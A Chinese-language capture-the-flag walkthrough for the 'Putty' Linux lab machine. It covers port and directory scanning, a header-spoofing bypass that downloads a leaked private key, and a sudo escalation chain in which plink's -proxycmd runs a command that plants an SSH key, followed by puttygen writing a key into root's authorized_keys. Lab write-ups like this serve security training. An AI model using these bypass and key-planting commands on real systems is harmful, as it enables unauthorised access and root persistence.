

TODO

Putty

靶机: Putty
作者: Sublarge (QQ: 1469196548)
靶机ID: 694
系统: Linux
难度: Easy

私钥泄露

```
D:\FScan>fscan.exe -h 192.168.56.117


Fscan Version: 2.0.1

[769ms] 已选择服务扫描模式
[769ms] 开始信息扫描
[769ms] 最终有效主机数量: 1
[769ms] 开始主机扫描
[770ms] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap,
kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios,
oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, s
nmp, ssh, telnet, vnc, webpoc, webtitle
[770ms] 有效端口数量: 233
[1.8s] [*] 端口开放 192.168.56.117:22
[1.8s] [*] 端口开放 192.168.56.117:80
[3.3s] 扫描完成, 发现 2 个开放端口
[3.3s] 存活端口数量: 2
[3.3s] 开始漏洞扫描
[3.3s] POC加载完成: 总共 387个, 成功 387个, 失败 0个
[3.3s] [*] 网站标题 http://192.168.56.117 状态码:200 长度:27045 标题:dprod -
Digital product design agency
[59.7s] 扫描已完成: 3/3
[23:32:47] 200 - 430B - /assets/
[23:32:47] 301 - 355B - /assets -> http://192.168.56.117/assets/
[23:32:47] 403 - 317B - /auth.zip
[23:32:47] 403 - 317B - /backup.zip
[23:32:47] 403 - 317B - /backups.zip
[23:32:48] 200 - 820B - /cgi-bin/printenv
[23:32:48] 200 - 1KB - /cgi-bin/test-cgi
[23:32:48] 403 - 317B - /clients.zip
[23:32:48] 403 - 317B - /com.zip
[23:32:49] 403 - 317B - /config.php.zip
```

80端口基本没什么web可以打, 另外发现有很多403的zip包, 然后发现伪造请求头就可以绕过限制下载zip。

然后发现1.zip下面有私钥

```
curl -H "X-Forwarded-For: 127.0.0.1" http://192.168.56.117/1.zip -o 1.zip
```



这个私钥的格式没怎么见过，搜了一下发现是putty格式，转换一下

私钥登录即可

flag{user-05e038b468e2bd252858cde92baae7bf}

putty工具 sudo提权

```

brendon@Putty:/home/rosers$ sudo -l
Matching Defaults entries for brendon on Putty:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for brendon:
    Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL")

User brendon may run the following commands on Putty:
    (rosers) NOPASSWD: /usr/bin/plink
brendon@Putty:/home/rosers$
brendon@Putty:/home/rosers$ /usr/bin/plink --help
Plink: command-line connection utility
Release 0.84
Usage: plink [options] [user@]host [command]
    ("host" can also be a PuTTY saved session name)
Options:
  -V          print version information and exit
  -pgpfp      print PGP key fingerprints and exit
  -v          show verbose messages
  -load sessname Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
              force use of a particular protocol
  -ssh-connection
              force use of the bare ssh-connection protocol
  -P port     connect to specified port
  -l user     connect with specified username
  -batch      disable all interactive prompts
  -proxycmd command
              use 'command' as local proxy
  -preconnectcommand command
              run 'command' before making network connection
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
              Specify the serial configuration (serial only)

```

发现可以利用proxycmd进行命令执行，那么我们就可以以roses身份执行命令，为了操作方便，我继续写一个公钥进去。

```

brendon@Putty:/home/rosers/.ssh$ sudo -u roses /usr/bin/plink -batch -proxycmd '/bin/sh -c \''echo
"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADQdGKhvtr2I7DqCgIoQD7n0ovhsp1eUsy9WrhRAJSq7N7/zkDVL8Wbw5Rd/dbPf
nKuLJT0uE2uN6zb+/jU245k3/BhMsHfM2JHH2at5xdzft1JF62b0DgdNbXL+60oSZochRktiP/YGDEU3xBwGce/goT14UM34IrJ9
6KMtpJiJCKFOFbYs/jcRDmaZlodv+xtcFGRUSNYbMDAt/L991YCQ998BPpAFUQi9LEFZMMUowmbbmohW/AyRPjrNW/MgpjK6LMre0
X5qPKUvXHaUwRjYyYjg645f3ARlYvEEZLGRdpHz7QJ8TtV5aScd0t0f49ccbJu3zT/q0me2cgDf/57xe41YHWYzL4h7jLtw0JwpbdG
9D8jmuGM/zN0LnNoWfJqRGJ3936RM8bmi+SVgaC85pU2JrN2Scv348DoHbbbMFHYoTQ2Ynm2ATPxOtset8vLfpVGGjdH0iWtc/5xw
/A4qQJrE1ZmKEcxt/Hr2FX9VvlySXao2id6VfiramC+702a4o6y0NBXrrqpQgY0Qed5YbpYSeADqqEk9y65SHvaG4AckLGisKLM76
UiB7ansODmL+Lipk0UXB6Y6VD5Xh5H2NJPdDSjp8RFCsV0EYP9F/oLoLvKN+ij/KrPgNDozvJkNSNctVDZhfgYuY0xtxa7m2eApn5
qiDs0T0dMAq1j3Dw== enen@XiaohaoVictusGamingLaptop" >> /home/rosers/.ssh/authorized_keys\' \'' a@a
FATAL ERROR: Remote side unexpectedly closed network connection
brendon@Putty:/home/rosers/.ssh$ ls
authorized_keys
brendon@Putty:/home/rosers/.ssh$

```

进到roses用户里面之后，继续sudo -l 发现有puttygen工具，用public-openssh输出openssh格式的密钥到/root/.ssh/authorized_keys即可

```

sudo /usr/bin/puttygen /home/brendon/.ssh/id_rsa -O public-openssh -o
/root/.ssh/authorized_keys

```



w4rk0ne

```
root@Putty:~# ls /root
```

```
root.txt
```

```
root@Putty:~# cat /root/r*
```

```
flag{root-bf8f3c1541c8ab7291245d1157a2442b}
```

```
root@Putty:~# |
```

利用密钥工具构建提权链，有意思的！